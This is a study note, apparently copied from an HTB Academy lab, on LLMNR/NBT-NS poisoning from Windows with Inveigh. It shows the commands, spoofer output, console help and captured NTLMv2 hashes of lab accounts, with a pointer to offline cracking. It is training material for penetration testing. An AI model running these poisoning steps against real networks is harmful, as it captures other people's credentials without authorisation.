Thực hành AD part 3 - Window - lý thuyết
Tools
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters

Key                     Value
---                     -----
ADIDNSHostsIgnore       System.Management.Automation.ParameterMetadata
KerberosHostHeader      System.Management.Automation.ParameterMetadata
ProxyIgnore             System.Management.Automation.ParameterMetadata
PcapTCP                 System.Management.Automation.ParameterMetadata
PcapUDP                 System.Management.Automation.ParameterMetadata
SpooferHostsReply       System.Management.Automation.ParameterMetadata
SpooferHostsIgnore      System.Management.Automation.ParameterMetadata
SpooferIPsReply         System.Management.Automation.ParameterMetadata
SpooferIPsIgnore        System.Management.Automation.ParameterMetadata
WPADDirectHosts         System.Management.Automation.ParameterMetadata
WPADAuthIgnore          System.Management.Automation.ParameterMetadata
ConsoleQueueLimit       System.Management.Automation.ParameterMetadata
ConsoleStatus           System.Management.Automation.ParameterMetadata
ADIDNSThreshold         System.Management.Automation.ParameterMetadata
ADIDNSTTL               System.Management.Automation.ParameterMetadata
DNSTTL                  System.Management.Automation.ParameterMetadata
HTTPPort                System.Management.Automation.ParameterMetadata
HTTPSPort               System.Management.Automation.ParameterMetadata
KerberosCount           System.Management.Automation.ParameterMetadata
LLMNRTTL                System.Management.Automation.ParameterMetadata

<SNIP>
Command
S C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0" argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions" $HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to 172.16.5.125:56834

<SNIP>
C# Inveigh (InveighZero) The PowerShell version of Inveigh is the original version and is no longer updated. The tool author maintains the C# version, which combines the original PoC C# code and a C# port of most of the code from the PowerShell version. Before we can use the C# version of the tool, we have to compile the executable. To save time, we have included a copy of both the PowerShell and compiled executable version of the tool in the C:\Tools folder on the target host in the lab, but it is worth walking through the exercise (and best practice) of compiling it yourself using Visual Studio.
Let's go ahead and run the C# version with the defaults and start capturing hashes.
LLMNR/NBT-NS Poisoning - from Windows

PS C:\htb> .\Inveigh.exe

[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
As we can see, the tool starts and shows which options are enabled by default and which are not. The options with a [+] are default and enabled by default and the ones with a [ ] before them are disabled. The running console output also shows us which options are disabled and, therefore, responses are not being sent (mDNS in the above example). We can also see the message Press ESC to enter/exit interactive console, which is very useful while running the tool. The console gives us access to captured credentials/hashes, allows us to stop Inveigh, and more.
We can hit the esc key to enter the console while Inveigh is running.
LLMNR/NBT-NS Poisoning - from Windows
<SNIP>

[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[+] [20:10:24] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[-] [20:10:24] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61310
[.] [20:10:24] TCP(1433) SYN packet from 172.16.5.125:61311
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP
After typing HELP and hitting enter, we are presented with several options:
LLMNR/NBT-NS Poisoning - from Windows
=============================================== Inveigh Console Commands ===============================================

# Command Description

GET CONSOLE | get queued console output
GET DHCPv6Leases | get DHCPv6 assigned IPv6 addresses
GET LOG | get log entries; add search string to filter results
GET NTLMV1 | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2 | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT | get captured cleartext credentials
GET CLEARTEXTUNIQUE | get unique captured cleartext credentials
GET REPLYTODOMAINS | get ReplyToDomains parameter startup values
GET REPLYTOHOSTS | get ReplyToHosts parameter startup values
GET REPLYTOIPS | get ReplyToIPs parameter startup values
GET REPLYTOMACS | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS | get IgnoreDomains parameter startup values
GET IGNOREHOSTS | get IgnoreHosts parameter startup values
GET IGNOREIPS | get IgnoreIPs parameter startup values
GET IGNOREMACS | get IgnoreMACs parameter startup values
SET CONSOLE | set Console parameter value
HISTORY | get command history
RESUME | resume real time console output
STOP | stop Inveigh
We can quickly view unique captured hashes by typing GET NTLMV2UNIQUE.
LLMNR/NBT-NS Poisoning - from Windows
================================================= Unique NTLMv2 Hashes =================================================

# Hashes

backupagent::INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50CB5:01010000000000001DBF1816222DD801DF80FE7D54E898EF0000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C00070008001DBF1816222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000
forend::INLANEFREIGHT:32FD89BD78804B04:DFEB0C724F3ECE90E42BAF061B78BFE2:010100000000000016010623222DD801B9083B0DCEE1D9520000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000700080016010623222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000

<SNIP>
We can type in GET NTLMV2USERNAMES and see which usernames we have collected. This is helpful if we want a listing of users to perform additional enumeration against and see which are worth attempting to crack offline using Hashcat.
LLMNR/NBT-NS Poisoning - from Windows
=================================================== NTLMv2 Usernames ===================================================

# IP Address Host Username Challenge

172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\backupagent | B5013246091943D7
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\forend | 32FD89BD78804B04
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\clusteragent | 28BF08D82FA998E4
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\wley | 277AC2ED022DB4F7
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\svc_qualys | 5F9BB670D23F23ED